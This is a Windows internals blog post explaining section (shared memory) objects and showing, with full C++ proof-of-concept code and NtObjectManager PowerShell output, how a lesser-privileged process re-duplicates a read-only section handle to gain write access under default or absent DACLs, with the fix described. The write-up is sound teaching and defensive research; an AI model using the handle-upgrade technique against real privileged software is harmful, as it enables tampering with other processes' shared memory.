Securing a Section of Windows: Part 1
In this post we will go over sections, what they are, different types of sections and how they can be secured.
ContentsWhat Are Sections?
- What Are Sections?
- Types of Sections
- File-backed Sections
- Page-file-backed Sections
- How to Create a Section?
- CreateFileMappingW
- NtCreateSectionEx
- Exercise 1: Privesc to Write Data to an Anonymous Section
- Process A (Privileged)
- Process B (Lesser Privileged)
- Result
- The Fix
- Named Sections
- Exercise 2: UAC Split-Token Architecture
- Wrapping Up
- Object
- Section (anonymous)
- Series
- Securing a Section of Windows
- Collected
- 21 June 2026
- Reading
- 14 min
- Tags
- Next
- Part 2, in progress
Note: I restarted my laptop and renamed the section between runs, so the section name and logon session IDs might differ from run to run.
What Are Sections?
Sections in Windows are memory regions that processes can share with each other, processes can use this to create sections which have data that can be accessed by other processes in different ways. It could be made it so that only some processes are allowed to write to it while others can read from it.Read more section objects and views
Types of Sections
There are mainly two types of sections:
- File-backed sections
- Page-file-backed sections
Let’s go over both of them.
File-backed Sections
When we create a section object, we have the option to pass a handle to a file, if passed, that file will be used as the backend to the memory section, meaning, the data read from the section is the actual data stored in the file and any data written to it will be reflected in the file as well. Using this we can create sections whose data stays persistent even after the system reboots.
Page-file-backed Sections
We learnt that when we pass a handle to a file while creating a section object it acts as a storage for it, but what happens when we pass it as nullptr? That will end up creating a section that is backed by just memory pages/page-files, on a typical windows installation that is C:\pagefile.sys. This means that your data won’t persist the reboot.
How to Create a Section?
CreateFileMappingW
Sections are normally created using the well documented Win32 API CreateFileMappingW (memoryapi.h). Here’s the signature for it:Read more CreateFileMappingW
HANDLE CreateFileMappingW(
  [in]           HANDLE                hFile,
  [in, optional] LPSECURITY_ATTRIBUTES lpFileMappingAttributes,
  [in]           DWORD                 flProtect,
  [in]           DWORD                 dwMaximumSizeHigh,
  [in]           DWORD                 dwMaximumSizeLow,
  [in, optional] LPCWSTR               lpName
);
Notice that the last parameter lpName, which is used to give the section a name, is optional. When a section is created with the lpName passed as nullptr it is called an anonymous section and anonymous objects are not inserted into the Object Manager Namespace (OMNS) (explanation of OMNS is beyond the scope of this blog). We will learn why that is interesting later.
NtCreateSectionEx
The CreateFileMappingW API internally calls the NtCreateSectionEx API. Here’s the API call for NtCreateSectionEx (ntifs.h):Read more NtCreateSectionEx
__kernel_entry NTSYSCALLAPI NTSTATUS NtCreateSectionEx(
  [out]          PHANDLE                 SectionHandle,
  [in]           ACCESS_MASK             DesiredAccess,
  [in, optional] POBJECT_ATTRIBUTES      ObjectAttributes,
  [in, optional] PLARGE_INTEGER          MaximumSize,
  [in]           ULONG                   SectionPageProtection,
  [in]           ULONG                   AllocationAttributes,
  [in, optional] HANDLE                  FileHandle,
  [in/out]       PMEM_EXTENDED_PARAMETER ExtendedParameters,
                 ULONG                   ExtendedParameterCount
);
See that the parameter FileHandle of type HANDLE is marked as optional, this means that if it is passed the section will be backed by a file on disk, else it will be backed by the page-file.
Exercise 1Privesc to Write Data to an Anonymous Section
The other day I was reading James Forshaw’s first Project Zero blog post in which he explains how many unnamed kernel objects have no security including sections, meaning it is not a securable object and so it does not have a security descriptor.
I found it very cool and wanted to test this out for myself, so let’s get started. We will create two processes, Process A will be a privileged process and Process B would be a lesser privileged process.
Process A (Privileged)
These are the things Process A will perform:
- Create an anonymous (unnamed) section with
PAGE_READWRITEpage protection. - Map it as
FILE_MAP_ALL_ACCESS. - Write some data to it.
- Get the PID for process B from standard input.
- Open the handle to process B.
- Duplicate the section handle to process B with access level as
FILE_MAP_READand print the handle number to give to process B. - Wait for process B to privesc and write to the section.
- Read from the section to see if process B successfully gained write privileges.
IMPORTANT: Try implementing this yourself before moving onto the source code.
Source Code
#include <Windows.h>
#include <iostream>

int main() {

    // TODO: add a check to ensure process is running as admin, return if not.
    // step 1: create an anonymous section
    // LPCWSTR sectionName = L"ASection";
    HANDLE hSection = CreateFileMappingW(INVALID_HANDLE_VALUE, nullptr, PAGE_READWRITE, 0, 4096, nullptr);
    if (hSection == nullptr) {
        std::cerr << "Failed to create file mapping: " << GetLastError() << std::endl;
        return 1;
    }

    // step 2: map the section into the current process
    LPVOID pMapView = MapViewOfFile(hSection, FILE_MAP_ALL_ACCESS, 0, 0, 0);
    if (pMapView == nullptr) {
        std::cerr << "Failed to map view of file: " << GetLastError() << std::endl;
        CloseHandle(hSection);
        return 1;
    }

    // step 3: write some data to the section
    const char* message = "Hello from the privileged process!";
    memcpy(pMapView, message, strlen(message) + 1);
    std::cout << "Data written to the section successfully! \"" << message << "\"" << std::endl;

    // step 4: read data back from the section to verify it's correct
    char buffer[256];
    memcpy(buffer, pMapView, sizeof(buffer));
    // std::cout << "Data read from the section: " << buffer << std::endl;

    // step 5: get the low privileged process PID from user input
    DWORD dwPid;
    std::cout << "\nEnter the PID of the low privileged process: ";
    std::cin >> dwPid;

    // step 6: open a handle to the low privileged process
    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPid);
    if (hProcess == nullptr) {
        std::cerr << "Failed to open process: " << GetLastError() << std::endl;
        UnmapViewOfFile(pMapView);
        CloseHandle(hSection);
        return 1;
    }
    // std::cout << "Handle to target process opened successfully!" << std::endl;

    // step 7: duplicate a read-only handle to a less privileged process
    HANDLE hTargetHandle = nullptr;
    BOOL bDuplicate = DuplicateHandle(GetCurrentProcess(), hSection, hProcess, &hTargetHandle, FILE_MAP_READ, FALSE, 0);
    if (!bDuplicate) {
        std::cerr << "Failed to duplicate handle: " << GetLastError() << std::endl;
        CloseHandle(hProcess);
        UnmapViewOfFile(pMapView);
        CloseHandle(hSection);
        return 1;
    }
    std::cout << "Handle duplicated successfully! Handle: " << hTargetHandle << std::endl;

    std::cout << "Enter any key to read data from the section..." << std::endl;
    std::cin.get(); // wait for user input before reading data back
    std::cin.get();
    // step 8: read data back from the section to verify it's correct
    char buffer2[256];
    memcpy(buffer2, pMapView, sizeof(buffer2));
    std::cout << "Updated data by lesser privileged process: " << buffer2 << std::endl;

    return 0;
}
Process B (Lesser Privileged)
These are the tasks to be performed by Process B:
- Print the PID of the process that we can give to process A.
- Take the duplicated handle we got from process A through user input.
- Duplicate the handle once again to get write privileges as well.
- Map the duplicated handle to the current process.
- Change the data inside the section.
IMPORTANT: Try implementing this yourself before moving onto the source code.
#include <Windows.h>
#include <iostream>

int main() {

    std::cout << "PID of the current process: " << GetCurrentProcessId() << std::endl;

    // step 1: get the handle value of the duplicated handle from user input
    DWORD dwReadOnlyHandleId;
    std::cout << "Please enter the value of the duplicated handle: " << std::endl;
    std::cin >> std::hex >> dwReadOnlyHandleId;
    HANDLE hReadOnlyHandle = (HANDLE)dwReadOnlyHandleId;
    // std::cout << "Handle value entered: " << hReadOnlyHandle << std::endl;

    // step 2: duplicate the handle to the current process with read/write access
    HANDLE hCurrentProcess = GetCurrentProcess();
    HANDLE hUpgradedHandle = nullptr;
    BOOL bDuplicate = DuplicateHandle(hCurrentProcess, hReadOnlyHandle, hCurrentProcess, &hUpgradedHandle, FILE_MAP_READ | FILE_MAP_WRITE, FALSE, 0);
    if (!bDuplicate) {
        std::cerr << "Failed to duplicate handle: " << GetLastError() << std::endl;
        return 1;
    }

    // step 3: map the duplicated handle into the current process
    LPVOID pMapView = MapViewOfFile(hUpgradedHandle, FILE_MAP_WRITE, 0, 0, 0);
    if (pMapView == nullptr) {
        std::cerr << "Failed to map view of file: " << GetLastError() << std::endl;
        return 1;
    }
    std::cout << "Mapped view of file successfully!" << std::endl;

    // step 4: write some data to the section
    const char* message = "Hello from the lesser privileged process!";
    memcpy(pMapView, message, strlen(message) + 1);
    std::cout << "Data written to the section successfully! \"" << message << "\"" << std::endl;
    std::cout << "Enter any key to exit..." << std::endl;
    std::cin.get();
    std::cin.get();

    // step 5: read data back from the section to verify it's correct
    // char buffer[256];
    // memcpy(buffer, pMapView, sizeof(buffer));
    // std::cout << "Data read from the section: " << buffer << std::endl;

    return 0;
}
Result

Process A (privileged)
Process B (normal user)

As you can see the lesser privileged process was able to duplicate the handle to gain write privileges and modify the contents of the section.
The Fix
The fix is to apply a proper DACL to the section object such that only admins can write to the section and everyone else can only read from the section. I will leave this part up to you to try for yourself.
Named Sections
Now you might think that giving the section a name will fix all this, that was the first thing I thought as well 🤔. Since the problem was unnamed sections (or other kernel objects) not having a default security descriptor, giving it a name should fix that right? right?
Try to modify the source code of Process A to give the section a name and try the exercise again to see if that works. I am waiting…
Unexpectedly, the exploit still works, why? This is because of something called the UAC split-token, when we run PowerShell as an administrator, the Windows UAC creates two access tokens for your session, first is the one that you were using till now for every normal process including the less privileged Process B and the elevated one that PowerShell will be using now along with the privileged Process A when we invoke that from the elevated PowerShell. Even though the two tokens are different in the sense that one is privileged and the other is not, they still belong to the same user and to the same logon session and when no security attributes are specified at the time of creation of the section, Windows by default grants GENERIC_ALL to the owner and the current logon session.
Which means when the lesser privileged process duplicates the handle and asks for FILE_MAP_WRITE as well, the Security Reference Monitor (SRM) checks the DACLs on the section object and sees that the owner of the section with the current logon session is allowed to do almost anything so it grants the required access.
Exercise 2UAC Split-Token Architecture
In this exercise we will check the security descriptor applied to the section object and see how our lesser privileged process still is able to access the section with write privileges.
- Start Process A as administrator and Process B as a normal user.
- Open System Informer and double click both Process A and B.
- Click on the
Handlestab in Process A’s window.
- Notice that there is a section called
CSection(I named my section the CSection), which hasQuery, Map read, Map write, Delete, Read control, Write DAC, Write ownerasGranted access. - There won’t be any such handle in Process B’s handle list as of now because Process A has not duplicated the handle and given it to Process B yet.
- Let’s continue and give Process B’s PID to Process A and then stop.
- Now, once Process A has given the read-only handle to Process B, we should be able to see the handle in Process B’s handle list.

- As you can see there is a handle to the section with
Map readas the granted access. - Moving on, let’s give the handle number we just got from Proccess A to Process B and then check Process B’s handle table again.

- Now it will show another handle to the same section but this time with
Map read, Map writeas access. - Let’s check the DACLs on the section object as well as the how both processes are accessing the section.
- Using NtObjectManager run these commands:
PS C:\Users\5up3r541y4n> $sec = Get-NtSection \Sessions\1\BaseNamedObjects\CSection
PS C:\Users\5up3r541y4n> $sd = $sec.SecurityDescriptor
PS C:\Users\5up3r541y4n> $sd

Owner                  DACL ACE Count SACL ACE Count Integrity Level
-----                  -------------- -------------- ---------------
BUILTIN\Administrators 3              NONE           NONE


PS C:\Users\5up3r541y4n> Format-NtSecurityDescriptor -SecurityDescriptor $sd
Type: Section
Control: DaclPresent

<Owner>
 - Name  : BUILTIN\Administrators
 - Sid   : S-1-5-32-544

<Group>
 - Name  : DESKTOP-XXXXXX\None
 - Sid   : S-1-5-21-253410416-84608165-3844099268-513

<DACL>
 - Type  : Allowed
 - Name  : NT AUTHORITY\SYSTEM
 - SID   : S-1-5-18
 - Mask  : 0x000F001F
 - Access: Full Access
 - Flags : None

 - Type  : Allowed
 - Name  : BUILTIN\Administrators
 - SID   : S-1-5-32-544
 - Mask  : 0x000F001F
 - Access: Full Access
 - Flags : None

 - Type  : Allowed
 - Name  : NT AUTHORITY\LogonSessionId_0_1267266
 - SID   : S-1-5-5-0-1267266
 - Mask  : 0x000F001F
 - Access: Full Access
 - Flags : None

PS C:\Users\5up3r541y4n> ConvertFrom-SddlString -Sddl $sd.ToSddl()


Owner            : BUILTIN\Administrators
Group            : DESKTOP-XXXXXX\None
DiscretionaryAcl : {NT AUTHORITY\SYSTEM: AccessAllowed (ChangePermissions, CreateDirectories, Delete, ExecuteKey,
                   GenericExecute, ListDirectory, ReadExtendedAttributes, ReadPermissions, TakeOwnership, WriteData,
                   WriteExtendedAttributes, WriteKey), BUILTIN\Administrators: AccessAllowed (ChangePermissions,
                   CreateDirectories, Delete, ExecuteKey, GenericExecute, ListDirectory, ReadExtendedAttributes,
                   ReadPermissions, TakeOwnership, WriteData, WriteExtendedAttributes, WriteKey), : AccessAllowed
                   (ChangePermissions, CreateDirectories, Delete, ExecuteKey, GenericExecute, ListDirectory,
                   ReadExtendedAttributes, ReadPermissions, TakeOwnership, WriteData, WriteExtendedAttributes,
                   WriteKey)}
SystemAcl        : {}
RawDescriptor : System.Security.AccessControl.CommonSecurityDescriptor- As you can see, the section had three DACL ACEs, first and second one gave
Full AccesstoNT AUTHORITY\SYSTEMandBUILTIN\Administratorsrespectively, and the third one gaveFull Accessto any process which hasLogonSessionId_0_1267266as the logon session. - Next, let’s check the logon session ID for both processes.
PS C:\Users\5up3r541y4n> $admin_p = Get-NtProcess -ProcessId 7592
PS C:\Users\5up3r541y4n> $user_p = Get-NtProcess -ProcessId 13964
PS C:\Users\5up3r541y4n> $admin_t = Get-NtToken -Process $admin_p
PS C:\Users\5up3r541y4n> $user_t = Get-NtToken -Process $user_p
PS C:\Users\5up3r541y4n> $admin_t.Groups | Where {$_.Attributes -match "LogonId" } | Format-List Sid, Name, Attributes


Sid        : S-1-5-5-0-1267266
Name       : NT AUTHORITY\LogonSessionId_0_1267266
Attributes : Mandatory, EnabledByDefault, Enabled, LogonId


PS C:\Users\5up3r541y4n> $user_t.Groups | Where {$_.Attributes -match "LogonId" } | Format-List Sid, Name, Attributes


Sid        : S-1-5-5-0-1267266
Name       : NT AUTHORITY\LogonSessionId_0_1267266
Attributes : Mandatory, EnabledByDefault, Enabled, LogonId- As we can see both the processes have the exact same logon session ID and thus have
Full Accessto the section we created.
What’s Really Happening?
We saw that how our user was able to get the write access but we never saw from where the section object got those DACLs, let’s dig some more.
- Let’s check the default DACL associated with the admin’s token.
PS C:\Users\5up3r541y4n> $aToken = Get-NtToken -Primary
PS C:\Users\5up3r541y4n> $aToken.DefaultDacl

Type    User                                  Flags Mask
----    ----                                  ----- ----
Allowed BUILTIN\Administrators                None  10000000
Allowed NT AUTHORITY\SYSTEM                   None  10000000
Allowed NT AUTHORITY\LogonSessionId_0_1267266 None A0000000- We got 3 DACLs, but we are interested in the last one, the one which has the mask of
A0000000, this applies to the current logon session, let’s try decoding this.
PS C:\Users\5up3r541y4n> Get-NtAccessMask -SectionAccess 0xA0000000 -MapGenericRights -AsSpecificAccess Section
Query, MapRead, MapExecute, ReadControl- As we can see the logon session ID’s access mask only has
MapReadandMapExecuteaccess rights. - Now let’s checkout the DACLs associated with the directory where our section object is stored.
PS C:\Users\5up3r541y4n> $dir = Get-NtDirectory \Sessions\1\BaseNamedObjects
PS C:\Users\5up3r541y4n> $dir.SecurityDescriptor.Dacl

Type    User                                 Flags                                        Mask
----    ----                                 -----                                        ----
Allowed Window Manager\DWM-1                 None                                         000F000F
Allowed NT AUTHORITY\SYSTEM                  None                                         000F000F
Allowed NT AUTHORITY\SYSTEM                  ObjectInherit, ContainerInherit, InheritOnly 10000000
Allowed CREATOR OWNER                        ObjectInherit, ContainerInherit, InheritOnly 10000000
Allowed DESKTOP-DVS196L\5up3r541y4n          None                                         000F000F
Allowed NT AUTHORITY\LogonSessionId_0_426054 ObjectInherit, ContainerInherit, InheritOnly 10000000
Allowed NT AUTHORITY\LogonSessionId_0_426054 None                                         0002000F
Allowed BUILTIN\Administrators               None                                         0002000F
Allowed Everyone                             ContainerInherit                             00000003
Allowed NT AUTHORITY\RESTRICTED None 00000002- Here we can see that the logon session ID has a flag called
ObjectInheritand a mask of10000000, what this means is that any child leaf objects inside this directory will inherit this ACL. Now let’s find out what10000000maps to.
PS C:\Users\5up3r541y4n> Get-NtAccessMask -SectionAccess 0x10000000 -MapGenericRights -AsTypeAccess Section
Query, MapWrite, MapRead, MapExecute, ExtendSize, Delete, ReadControl, WriteDac, WriteOwner

PS C:\Users\5up3r541y4n> Get-NtAccessMask -SectionAccess 0x10000000 -MapGenericRights

Access
------
000F001F- This one also has
MapWritealong with theMapReadandMapExecuteaccess rights, which proves that the section object inherits the ACL which had theObjectInheritflag in the local session’sBaseNamedObjectsdirectory. - Now let’s checkout the DACLs of the section object.
PS C:\Users\5up3r541y4n> $sec = Get-NtSection \Sessions\1\BaseNamedObjects\NoSecurityAttributes
PS C:\Users\5up3r541y4n> $sec.SecurityDescriptor.Dacl

Type    User                                 Flags Mask
----    ----                                 ----- ----
Allowed NT AUTHORITY\SYSTEM                  None  000F001F
Allowed BUILTIN\Administrators               None  000F001F
Allowed NT AUTHORITY\LogonSessionId_0_426054 None 000F001F- Tada! The mask is the same as the one we calculated in the earlier command.
The Fix
The fix is again to avoid passing nullptr and apply a proper DACL to the section object such that only admins can write to the section and everyone else can only read from the section.
Wrapping Up
In this part we saw what sections are, different types of sections, how they are created, how they can be vulnerable and how those vulnerabilities can be fixed. Stay tuned for the next part where we will try out another way of fixing it ✌️.